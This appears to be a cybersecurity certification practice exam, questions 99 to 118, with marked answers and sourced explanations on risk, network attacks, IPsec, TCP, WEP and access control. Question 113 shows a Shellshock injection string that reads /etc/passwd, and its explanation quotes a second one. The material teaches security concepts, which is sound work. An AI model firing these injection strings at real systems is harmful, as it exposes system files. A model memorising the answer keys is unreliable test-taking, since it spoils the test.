Digital signatures employ asymmetric cryptography. In many instances they provide a layer of validation and security to messages sent through a non-secure channel: Properly implemented, a digital signature gives the receiver reason to believe the message was sent by the claimed sender. Digital signatures are equivalent to traditional handwritten signatures in many respects, but properly implemented digital signatures are more difficult to forge than the handwritten type. Digital signature schemes, in the sense used here, are cryptographically based and must be implemented properly to be effective. Digital signatures can also provide non-repudiation, meaning that the signer cannot successfully claim they did not sign a message, while also claiming their private key remains secret. Further, some non-repudiation schemes offer a timestamp for the digital signature, so that even if the private key is exposed, the signature is valid. Digitally signed messages may be anything representable as a bit string: examples include electronic mail, contracts, or a message sent via some other cryptographic protocol.

Three main properties of a digital signature:

Authentication

Although messages may often include information about the entity sending a message, that information may not be accurate. Digital signatures can be used to authenticate the identity of the source messages. When ownership of a digital signature secret key is bound to a specific user, a valid signature shows that the message was sent by that user. The importance of high confidence in sender authenticity is especially obvious in a

financial context. For example, suppose a bank's branch office sends instructions to the central office requesting a change in the balance of an account. If the central office is not convinced that such a message is truly sent from an authorized source, acting on such a request could be a grave mistake.

Integrity

In many scenarios, the sender and receiver of a message may have a need for confidence that the message has not been altered during transmission. Although encryption hides the contents of a message, it may be possible to change an encrypted message without understanding it. (Some encryption algorithms, known as nonmalleable ones, prevent this, but others do not.) However, if a message is digitally signed, any change in the message after signature invalidates the signature. Furthermore, there is no efficient way to modify a message and its signature to produce a new message with a valid signature, because this is still considered to be computationally infeasible by most cryptographic hash functions (see collision resistance).

Non-repudiation

Non-repudiation, or more specifically non-repudiation of origin, is an important aspect of digital signatures. By this property, an entity that has signed some information cannot at a later time deny having signed it. Similarly, access to the public key only does not enable a fraudulent party to fake a valid signature.

Note that these authentication, non-repudiation, etc. properties rely on the secret key not having been revoked prior to its usage. Public revocation of a key-pair is a required ability, else leaked secret keys would continue to implicate the claimed owner of the key-pair. Checking revocation status requires an "online" check; e.g., checking a certificate revocation list or via the Online Certificate Status Protocol. Very roughly this is analogous to a vendor who receives credit-cards first checking online with the credit-card issuer to find if a given card has been reported lost or stolen. Of course, with stolen key pairs, the theft is often discovered only after the secret key's use, e.g., to sign a bogus certificate for espionage purposes.

Question 99:

NIST defines risk management as the process of identifying, assessing, and controlling threats to an organization's capital and earnings. But what is the "risk" itself?

- Potential that a threat will exploit vulnerabilities of an asset or group of assets.
- (Correct)
- An occurrence that actually or potentially jeopardizes the confidentiality, integrity, or availability of an information system.
- The unauthorized disclosure, modification, or use of sensitive data.
- Weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source.

Explanation

<https://csrc.nist.gov/glossary/term/risk>

The level of impact on organizational operations (including mission, functions, image, or reputation), organizational assets, or individuals resulting from the operation of an information system given the potential impact of a threat and the likelihood of that threat occurring.

Question 100:

Identify a low-tech way of gaining unauthorized access to information?

- **Social engineering**
- **(Correct)**
- **Sniffing**
- **Eavesdropping**
- **Scanning**

Explanation

[https://en.wikipedia.org/wiki/Social_engineering_\(security\)](https://en.wikipedia.org/wiki/Social_engineering_(security))

Social engineering is the psychological manipulation of people into performing actions or divulging confidential information. All social engineering techniques are based on specific attributes of human decision-making known as cognitive biases. These biases, sometimes called "bugs in the human hardware", are exploited in various combinations to create attack techniques. The attacks used in social engineering can be used to steal employees' confidential information. The most common type of social engineering happens over the phone. Other examples of social engineering attacks are criminals posing as exterminators, fire marshals, and technicians to go unnoticed as they steal company secrets.

Incorrect answers:

Sniffing https://en.wikipedia.org/wiki/Sniffing_attack

A sniffing attack or a sniffer attack is theft or interception of data by capturing the network traffic using a sniffer (an application aimed at capturing network packets). When data is transmitted across networks, if the data packets are not encrypted, the data within the network packet can be read using a sniffer. Using a sniffer application, an attacker can analyze the network and gain information to eventually cause the network to crash or to become corrupted, or read the communications happening across the network.

Scanning

Scanning attacks is scan devices in HIS to gather network information of these devices before launching sophisticated attacks to undermine HIS security. Commonly used scanning techniques to gather computer network information include IP address scanning, port scanning, and version scanning.

Eavesdropping https://en.wikipedia.org/wiki/Network_eavesdropping

Network eavesdropping is a method that retrieves user information through the internet. This attack happens on electronic devices like computers and smartphones. This network attack typically happens under the usage of unsecured networks, such as public wifi connections or shared electronic devices. Eavesdropping attacks through the network is considered one of the most urgent threats in industries that rely on collecting and storing data.

Question 101:

Which of the following documents describes the specifics of the testing, the associated violations and essentially protects both the organization's interest and third-party penetration tester?

- **Rules of Engagement**
- **(Correct)**
- **Project Scope**
- **Service Level Agreement**
- **Non-Disclosure Agreement**

Explanation

Rules of engagement (ROE) are the formal permissions to conduct a penetration test. They provide certain rights and restrictions to the test team for performing the test and help testers to overcome legal, federal, and policy-related restrictions to use different penetration testing tools and techniques. Some of the directives that should be clearly spelled out in RoE before you start the penetration test are as follows:

- The type and scope of testing
- Client contact details
- Client IT team notifications
- Sensitive data handling
- Status meeting and reports

Question 102:

When choosing a biometric system for your company, you should take into account the factors of system performance and whether they are suitable for you or not. What determines such a factor as the throughput rate?

- The probability that the system fails to detect a biometric input when presented correctly.
- The probability that the system incorrectly matches the input pattern to a non-matching template in the database.
- The maximum number of sets of data that can be stored in the system.
- The data collection speeds, data processing speed, or enrolment time.
- (Correct)

Explanation

<https://www.ncsc.gov.uk/collection/biometrics/choosing-biometrics>

The National Cyber Security Centre (NCSC) offers a list of questions and answers that you should go through, trying to decide which modality is suitable for your project(the full list is available at the link).

What are the locations and environments where biometric devices will be used?

Environmental factors, such as illumination, acoustic noise, and humidity, have consequences for each of the modalities. For example, face recognition is known to be more challenging in outdoor lighting conditions. Fingerprint systems struggle in high humidity or very dry conditions.

You will need to take into account any possible environmental factors which your proposed use will have to overcome.

Required throughput rate

Throughput can mean a number of different things - data collection speeds (e.g. the speed at which individuals can be processed at the data collection point), data processing speed or enrolment time.

For example, an access control system through a single portal taking 20 seconds to process each person would take nearly 2 hours to process a population of 300, most likely making the system unusable. Some modalities are inherently faster than others.

What is your target population?

Sensors will need to accommodate the range of people within a population, taking account of age, height, physical ability, ethnicity and other variations. The ergonomics of the biometric system must be designed with the target population in mind. Some biometric characteristics are harder to capture for some parts of a population. For example, fingerprint doesn't work as well with young children and older people as it does with those within the middle age ranges. The problem cases might not be obvious prior to deployment.

Question 103:

Which mode of a NIC (interface) allows you to intercept and read each network packet that arrives in its entirety?

- Multicast
- Port forwarding
- Simplex Mode
- Promiscuous mode
- (Correct)

Explanation

https://en.wikipedia.org/wiki/Promiscuous_mode

Promiscuous mode is a mode for a wired network interface controller (NIC) or wireless network interface controller (WNIC) that causes the controller to pass all traffic it receives to the central processing unit (CPU) rather than passing only the frames that the controller is specifically programmed to receive. This mode is normally used for packet sniffing on a router or a computer connected to a wired network or one being part of a wireless LAN. Interfaces are placed into promiscuous mode by software bridges often used with hardware virtualization.

Incorrect answers:

Port forwarding https://en.wikipedia.org/wiki/Port_forwarding

Port forwarding or port mapping is an application of network address translation (NAT) that redirects a communication request from one address and port number combination to another while the packets are traversing a network gateway, such as a router or firewall. This technique is most commonly used to make services on a host residing on a protected or masqueraded (internal) network available to hosts on the opposite side of the gateway (external network) by remapping the destination IP address and port number of the communication to an internal host.

Multicast <https://en.wikipedia.org/wiki/Multicast>

Multicast is group communication where data transmission is addressed to a group of destination computers simultaneously. Multicast can be one-to-many or many-to-many distribution. Multicast should not be confused with physical layer point-to-multipoint communication.

Simplex Mode https://en.wikipedia.org/wiki/Simplex_communication

The concept refers to the communication channel type in which the data can flow only in one direction, i.e., the communication is unidirectional.

Data Transmission mode defines the direction of the flow of information between two communication devices. This is not directly related to the topic of the exam and is added to confuse you.

Question 104:

Identify a security policy that defines using of a VPN for gaining access to an internal corporate network?

- **Information protection policy**
- **Remote access policy**
- **(Correct)**
- **Access control policy**
- **Network security policy**

Explanation

https://en.wikipedia.org/wiki/Remote_access_policy

Remote access policy is a document which outlines and defines acceptable methods of remotely connecting to the internal network. It is essential in large organization where networks are geographically dispersed and extend into insecure network locations such as public networks or unmanaged home networks.

Incorrect answers:

Network security policy https://en.wikipedia.org/wiki/Network_security_policy

A network security policy is a formal document that outlines the principles, procedures and guidelines to enforce, manage, monitor and maintain security on a computer network. It is designed to ensure that the computer network is protected from any act or process that can breach its security.

Information protection policy

https://en.wikipedia.org/wiki/Information_protection_policy

Information protection policy is a document which provides guidelines to users on the processing, storage and transmission of sensitive information. Main goal is to ensure information is appropriately protected from modification or disclosure. It may be appropriate to have new employees sign policy as part of their initial orientation. It should define sensitivity levels of information.

Access control policy

Access control policies are high-level requirements that specify how access is managed and who may access information under what circumstances. For instance, policies may pertain to resource usage within or across organizational units or may be based on need-to-know, competence, authority, obligation, or conflict-of-interest factors. At a high level, access control policies are enforced through a mechanism that translates a user's access request, often in terms of a structure that a system provides. Access Control List is a familiar example.

Question 105:

IPsec is a suite of protocols developed to ensure the integrity, confidentiality, and authentication of data communications over an IP network. Which protocol is NOT included in the IPsec suite?

- **Security Association (SA)**
- **Authentication Header (AH)**
- **Media Access Control (MAC)**
- **(Correct)**
- **Encapsulating Security Protocol (ESP)**

Explanation

<https://en.wikipedia.org/wiki/IPsec>

The following protocols make up the IPsec suite:

· **Authentication Header (AH)**

The AH protocol ensures that data packets are from a trusted source and that the data has not been tampered with, like a tamper-proof seal on a consumer product. These headers do not provide any encryption; they do not help conceal the data from attackers.

· **Encapsulating Security Protocol (ESP)**

ESP encrypts the IP header and the payload for each packet – unless transport mode is used, in which case it only encrypts the payload. ESP adds its own header and a trailer to each data packet.

· **Security Association (SA)**

SA refers to several protocols used for negotiating encryption keys and algorithms. One of the most common SA protocols is Internet Key Exchange (IKE).

Finally, while the Internet Protocol (IP) is not part of the IPsec suite, IPsec runs directly on top of IP.

Question 106:

Which of the following is an access control mechanism that allows multiple systems to use a CAS that permits users to authenticate once and gain access to multiple systems?

- Single sign-on
- (Correct)
- Role-Based Access Control (RBAC)
- Discretionary Access Control (DAC)
- Mandatory access control (MAC)

Explanation

https://en.wikipedia.org/wiki/Single_sign-on

Single sign-on (SSO) is an authentication scheme that allows a user to log in with a single ID and password to any of several related, yet independent, software systems. True single sign-on allows the user to login once and access services without re-entering authentication factors.

Incorrect answers:

Mandatory access control (MAC)

https://en.wikipedia.org/wiki/Mandatory_access_control

A security strategy that restricts individual resource owners' ability to grant or deny access to resource objects in a file system. MAC criteria are defined by the system administrator, strictly enforced by the operating system (OS) or security kernel, and cannot be altered by end-users.

Role-Based Access Control (RBAC) https://en.wikipedia.org/wiki/Role-based_access_control

RBAC is a method of restricting network access based on the roles of individual users within an enterprise. RBAC lets employees have access rights only to the information they need to do their jobs and prevents them from accessing information that doesn't pertain to them.

Discretionary Access Control (DAC)

https://en.wikipedia.org/wiki/Discretionary_access_control

A discretionary access control (DAC) policy assigns access rights based on rules specified by users. The underlying philosophy in DAC is that subjects can determine who has access to their objects.

Question 107:

Assume an attacker gained access to the internal network of a small company and launches a successful STP manipulation attack. What are his next steps?


- **He will repeat the same attack against all L2 switches of the network.**
- **He will create a SPAN entry on the spoofed root bridge and redirect traffic to his computer.**
- **(Correct)**
- **He will repeat this action so that it escalates to a DoS attack.**
- **He will activate OSPF on the spoofed root bridge.**

Explanation

STP prevents bridging loops in a redundant switched network environment. By avoiding loops, you can ensure that broadcast traffic does not become a traffic storm.

STP is a hierarchical tree-like topology with a "root" switch at the top. A switch is elected as root based on the lowest configured priority of any switch (0 through 65,535). When a switch boots up, it begins a process of identifying other switches and determining the root bridge. After a root bridge is elected, the topology is established from its perspective of the connectivity. The switches determine the path to the root bridge, and all redundant paths are blocked. STP sends configuration and topology change notifications and acknowledgements (TCN/TCA) using bridge protocol data units (BPDU).

An STP attack involves an attacker spoofing the root bridge in the topology. The attacker broadcasts out an STP configuration/topology change BPDU in an attempt to force an STP recalculation. The BPDU sent out announces that the attacker's system has a lower bridge priority. The attacker can then see a variety of frames forwarded from other switches to it. STP recalculation may also cause a denial-of-service (DoS) condition on the network by causing an interruption of 30 to 45 seconds each time the root bridge changes. Figure 14-4 shows an attacker using STP network topology changes to force its host to be elected as the root bridge.



Question 108:

Which of the following is the type of message that sends the client to the server to begin a 3-way handshake while establishing a TCP connection?

- ACK
- SYN
- (Correct)
- SYN-ACK
- RST

Explanation

https://en.wikipedia.org/wiki/Transmission_Control_Protocol#Connection_establishment


To establish a connection, TCP uses a three-way handshake. Before a client attempts to connect with a server, the server must first bind to and listen at a port to open it up for connections: this is called a passive open. Once the passive open is established, a client may initiate an active open. To establish a connection, the three-way (or 3-step) handshake occurs:

SYN: The active open is performed by the client sending an SYN to the server. The client sets the segment's sequence number to a random value A.

SYN-ACK: In response, the server replies with an SYN-ACK. The acknowledgement number is set to one more than the received sequence number i.e. A+1, and the sequence number that the server chooses for the packet is another random number, B.

ACK: Finally, the client sends an ACK back to the server. The sequence number is set to the received acknowledgement value i.e. A+1, and the acknowledgement number is set to one more than the received sequence number i.e. B+1.

At this point, both the client and server have received an acknowledgement of the connection. The steps 1, 2 establish the connection parameter (sequence number) for one direction and it is acknowledged. The steps 2, 3 establish the connection parameter (sequence number) for the other direction and it is acknowledged. With these, full-duplex communication is established.




Question 109:

Transmission Control Protocol accepts data from a data stream, divides it into chunks, and adds a TCP header creating a TCP segment. A TCP segment consists of a segment header and a data section. The segment header contains 10 mandatory fields and an optional extension field. Which of the suggested fields is not included in the TCP segment header?

- Sequence Number
- Source Port
- Source IP address
- (Correct)
- Checksum

Explanation

<https://datatracker.ietf.org/doc/html/rfc793>



TCP Header Format

Source Port (16 bits)

Identifies the sending port.

Sequence Number (32 bits)

- If the SYN flag is set (1), then this is the initial sequence number. The sequence number of the actual first data byte and the acknowledged number in the corresponding ACK are then this sequence number plus 1.
- If the SYN flag is clear (0), then this is the accumulated sequence number of the first data byte of this segment for the current session.

Checksum (16 bits)

The 16-bit checksum field is used for error-checking of the TCP header, the payload and an IP pseudo-header. The pseudo-header consists of the source IP address, the destination IP address, the protocol number for the TCP protocol (6) and the length of the TCP headers and payload (in bytes).

Question 110:

Identify the structure designed to verify and authenticate the identity of individuals within the enterprise taking part in a data exchange?

- **biometrics**
- **PKI**
- **(Correct)**
- **single sign-on**
- **SOA**

Explanation

https://en.wikipedia.org/wiki/Public_key_infrastructure

PKI is an arrangement that binds public keys with respective identities of entities (like people and organizations). The binding is established through a process of registration and issuance of certificates at and by a certificate authority (CA). Depending on the assurance level of the binding, this may be carried out by an automated process or under human supervision.

Incorrect answers:

single sign-on https://en.wikipedia.org/wiki/Single_sign-on

Single sign-on (SSO) is an authentication scheme that allows a user to log in with a single ID and password to any of several related, yet independent, software systems.

True single sign on allows the user to login once and access services without re-entering authentication factors.

It should not be confused with same-sign on (Directory Server Authentication), often accomplished by using the Lightweight Directory Access Protocol (LDAP) and stored LDAP databases on (directory) servers.

Biometrics <https://en.wikipedia.org/wiki/Biometrics>

Biometric authentication refers to security processes that verify a user's identity through unique biological traits such as retinas, irises, voices, facial characteristics, and fingerprints.

SOA https://en.wikipedia.org/wiki/Service-oriented_architecture

Service-oriented architecture (SOA) is a style of software design where services are provided to the other components by application components, through a communication protocol over a network. A SOA service is a discrete unit of functionality that can be accessed remotely and acted upon and updated independently, such as retrieving a credit card statement online. SOA is also intended to be independent of vendors, products and technologies.

Question 111:

The absolute majority of routers and switches use packet filtering firewalls. That kind of firewalls makes decisions about allowing traffic to pass into the network based on the information contained in the packet header. At what level of the OSI model do these firewalls work?

- **Network layer**
- **(Correct)**
- **Physical layer**
- **Session layer**
- **Application layer**

Explanation

[https://en.wikipedia.org/wiki/Firewall_\(computing\)#Packet_filter](https://en.wikipedia.org/wiki/Firewall_(computing)#Packet_filter)

Packet-filtering firewalls operate at the network layer (Layer 3) of the OSI model. They make processing decisions based on network addresses, ports, or protocols. A packet-filtering firewall examines each packet that crosses the firewall and tests the packet according to a set of rules that you set up. If the packet passes the test, it's allowed to pass. If the packet doesn't pass, it's rejected.

Packet filters are the least expensive type of firewall. As a result, packet-filtering firewalls are very common. However, packet filtering has a number of flaws that knowledgeable hackers can exploit. As a result, packet filtering by itself doesn't make for a fully effective firewall.

One of the biggest weaknesses of packet filtering is that it pretty much trusts that the packets themselves are telling the truth when they say who they're from and who they're going to. Hackers exploit this weakness by using a hacking technique called IP spoofing, in which they insert fake IP addresses in packets that they send to your network.

Another weakness of packet filtering is that it examines each packet in isolation without considering what packets have gone through the firewall before and what packets may follow. In other words, packet filtering is stateless. Rest assured that hackers have figured out how to exploit the stateless nature of packet filtering to get through firewalls.

In spite of these weaknesses, packet filter firewalls have several advantages that explain why they are commonly used:

- *Packet filters are very efficient.* They hold up each inbound and outbound packet for only a few milliseconds while they look inside the packet to determine the destination and source ports and addresses. After these addresses and ports are determined, the packet filter quickly applies its rules and either sends the packet along or rejects it. In contrast, other firewall techniques have a more noticeable performance overhead.
- *Packet filters are almost completely transparent to users.* The only time a user will be aware that a packet filter firewall is being used is when the firewall rejects packets. Other firewall techniques require that clients and/or servers be specially configured to work with the firewall.
- *Packet filters are inexpensive.* Most routers include built-in packet filtering.

Question 112:

Identify the algorithm according to the following description:

That wireless security algorithm was rendered useless by capturing packets and discovering the passkey in seconds. This vulnerability was strongly affected to TJ Maxx company. This vulnerability led to a network invasion of the company and data theft through a technique known as wardriving.

- **Wi-Fi Protected Access 2 (WPA2)**
- **Temporal Key Integrity Protocol (TKIP)**
- **Wired Equivalent Privacy (WEP)**
- **(Correct)**
- **Wi-Fi Protected Access (WPA)**

Explanation

https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy

Wired Equivalent Privacy (WEP) is a security protocol, specified in the IEEE Wireless Fidelity (Wi-Fi) standard, 802.11b, that is designed to provide a wireless local area network (WLAN) with a level of security and privacy comparable to what is usually expected of a wired LAN. A wired local area network (LAN) is generally protected by physical security mechanisms (controlled access to a building, for example) that are effective for a controlled physical environment, but may be ineffective for WLANs because radio waves are not necessarily bound by the walls containing the network. WEP seeks to establish similar protection to that offered by the wired network's physical security measures by encrypting data transmitted over the WLAN. Data encryption protects the vulnerable wireless link between clients and access points; once this measure has been taken, other typical LAN security mechanisms such as password protection, end-to-end encryption, virtual private networks (VPNs), and authentication can be put in place to ensure privacy.

https://en.wikipedia.org/wiki/TJ_Maxx

In 2007, the company disclosed a computer security breach dating back to 2005: computer hackers had gained access to information on credit and debit card accounts for transactions since January 2003. This exposed more than 100 million customers to potential theft from their accounts. According to the company, this affected customers who used their card between January 2003 and June 2004 at any branch of TJ Maxx. Details were stolen by hackers installing software via wi-fi in June 2005, that allowed

them to access personal information on customers. The breach continued until January 2007.

In 2008 the Payment Card Industry (PCI) Security Standards Council updated the Data Security Standard (DSS) to prohibit use of WEP as part of any credit-card processing after 30 June 2010, and prohibit any new system from being installed that uses WEP after 31 March 2009.

Question 113:

Shellshock is a serious bug in the Bash command-line interface shell that allows an attacker to execute commands by gaining unauthorized access to computer systems.

```
env x='() { :;};echo exploit` bash -c 'cat /etc/passwd'
```

What is the result of executing this query on a vulnerable host?

- **Copying the contents of the passwd file**
- **Creating a passwd file.**
- **Display of the contents of the passwd file.**
- **(Correct)**
- **Deleting the passwd file.**

Explanation

<https://blog.cloudflare.com/inside-shellshock/>

To extract private information, attackers are using a couple of techniques. The simplest extraction attacks are in the form: `() { :;}; /bin/cat /etc/passwd` That reads the password file `/etc/passwd`, and adds it to the response from the web server. So an attacker injecting this code through the Shellshock vulnerability would see the password file dumped out onto their screen as part of the web page returned.

Question 114:

Identify a component of a risk assessment?

- **DMZ**
- **Physical security**
- **Logical interface**
- **Administrative safeguards**
- **(Correct)**

Explanation

A complete and compliant risk assessment must include four distinct components:

1. Technical Safeguards

Technical safeguards are those that protect the aspects of how you're storing your personal health information and are generally tested by running a vulnerability scan. The vulnerability scan is an automated test that identifies network security weaknesses.

2. Organizational safeguards

Organizational safeguards primarily address the "minimum necessity rule." This Rule is designed to ensure and determine who has access to specific data and to consider whether it is required or necessary to perform their duties. If any person has more access than they need, you've created an organizational vulnerability.

3. Physical safeguards

Physical safeguards speak to the physical protection of information. You are the custodian of privileged patient information and are responsible for its care. This component includes precautions that defend against physical and environmental hacking, such as building security, key card access, off-site data replication and recovery, and firewall protection, to name a few.

4. Administrative safeguards

Administrative safeguards are the protection of information from a legal perspective. They include such things as business associate agreements, employee confidentiality agreements, background checks, termination checklists, and the implementation of formal policies and procedures. It's critical to be able to administratively ensure that you have proper documentation and processes in place to terminate an employee's access

and maintain compliance, especially in an environment where technology plays such a large part.

Question 115:

In what type of attack does the attacker forge the sender's IP address to gain access to protected systems and confidential data?

- Source Routing
- IP Spoofing
- (Correct)
- IP forwarding
- IP fragmentation attack

Explanation

https://en.wikipedia.org/wiki/IP_address_spoofing

Spoofing is a specific type of cyber-attack in which someone attempts to use a computer, device, or network to trick other computer networks by masquerading as a legitimate entity. It's one of many tools hackers use to access computers to mine them for sensitive data, turn them into zombies (computers taken over for malicious use), or launch Denial-of-Service (DoS) attacks. Of the several types of spoofing, IP spoofing is the most common.

The data transmitted over the internet is first broken into multiple packets, and those packets are transmitted independently and reassembled at the end. Each packet has an IP (Internet Protocol) header that contains information about the packet, including the source IP address and the destination IP address.

In IP spoofing, a hacker uses tools to modify the packet header's source address to make the receiving computer system think the packet is from a trusted source, such as another computer on a legitimate network, and accept it. Because this occurs at the network level, there are no external signs of tampering.

Incorrect answers:

IP fragmentation attack https://en.wikipedia.org/wiki/IP_fragmentation_attack

IP fragmentation attacks are a common form of denial of service attack, in which the perpetrator overbears a network by exploiting datagram fragmentation mechanisms.

Understanding the attack starts with understanding the process of IP fragmentation, a communication procedure in which IP datagrams are broken down into small packets, transmitted across a network, and then reassembled back into the original datagram.

Fragmentation is necessary for data transmission, as every network has a unique limit for the size of datagrams that it can process. This limit is known as the maximum transmission unit (MTU). If a datagram is being sent that is larger than the receiving server's MTU, it must be fragmented to be transmitted completely.

Source Routing https://en.wikipedia.org/wiki/Source_routing

Source routing is a feature of the IP protocol which allows the sender of a packet to specify which route the packet should take on the way to its destination (and on the way back). Source routing was originally designed to be used when a host did not have proper default routes in its routing table.

To find the route that packets take through your network, attackers use IP source route attacks. The attacker sends an IP packet and uses the response from your network to get information about the operating system of the target computer or network device.

IP forwarding

If you want to turn your computer into a router or Internet gateway (and maybe even into a VPN server), you need to enable IP-forwarding, which will allow you to redirect IP packets from one network interface to another. In other words, IP-forwarding is the property of the operating system to accept incoming network packets on one interface and forward them further if they are not intended for the system itself and must be transmitted to another network.

Question 116:

Alex, a cybersecurity science student, needs to fill in the information into a secured PDF-file job application received from a prospective employer. He can't enter the information because all the fields are blocked. He doesn't want to request a new document that allows the forms to be completed and decides to write a script that pulls passwords from a list of commonly used passwords to try against the secured PDF until the correct password is found or the list is exhausted. Which attack is the student attempting?

- **Brute-force attack**
- **Dictionary-attack**
- **(Correct)**
- **Man-in-the-middle attack**
- **Session hijacking**

Explanation

https://en.wikipedia.org/wiki/Dictionary_attack

In cryptanalysis and computer security, a dictionary attack is a form of brute force attack technique for defeating a cipher or authentication mechanism by trying to determine its decryption key or passphrase by trying thousands or millions of likely possibilities, such as words in a dictionary or previously used passwords, often from lists obtained from past security breaches.

Incorrect answers:

Man-in-the-Middle Attack https://en.wikipedia.org/wiki/Man-in-the-middle_attack

In cryptography and computer security, a man-in-the-middle is a cyberattack where the attacker secretly relays and possibly alters the communications between two parties who believe that they are directly communicating with each other.

Session Hijacking https://en.wikipedia.org/wiki/Session_hijacking

In computer science, session hijacking, sometimes also known as cookie hijacking, exploits a valid computer session—sometimes also called a session key—to gain unauthorized access to information or services in a computer system. It refers to the

theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers. The HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or access to the saved cookies on the victim's computer. After successfully stealing appropriate session cookies, an adversary might use the Pass the Cookie technique to perform session hijacking. Cookie hijacking is commonly used against client authentication on the internet. Modern web browsers use cookie protection mechanisms to protect the web from being attacked.

Brute Force Attack https://en.wikipedia.org/wiki/Brute-force_attack

In cryptography, a brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing a combination correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found.

Question 117:

Victims of DoS attacks often are web servers of high-profile organizations such as banking, commerce, media companies, or government and trade organizations. Which of the following symptom could indicate a DoS or DDoS attack?

- **An inability to access any website**
- **(Correct)**
- **Unknown programs running on your system.**
- **Damage and corrupt files.**
- **Misbehaviour of computer programs and application.**

Explanation

The theory behind a DDoS attack is simple, although attacks can range in their level of sophistication. Here's the basic idea. A DDoS is a cyberattack on a server, service, website, or network floods it with Internet traffic. If the traffic overwhelms the target, its server, service, website, or network is rendered inoperable.

DDoS attacks have definitive symptoms. The problem is, the symptoms are so much like other issues you might have with your computer — ranging from a virus to a slow Internet connection — that it can be hard to tell without a professional diagnosis. The symptoms of a DDoS include:

- Slow access to files, either locally or remotely
- A long-term inability to access a particular website
- Internet disconnection
- Problems accessing all websites
- Excessive amount of spam emails

Most of these symptoms can be hard to identify as being unusual. Even so, if two or more occur over long periods of time, you might be a victim of a DDoS.

Question 118:

Which of the following is a common IDS evasion technique?

- Port knocking
- Spyware
- Unicode characters
- (Correct)
- Subnetting

Explanation

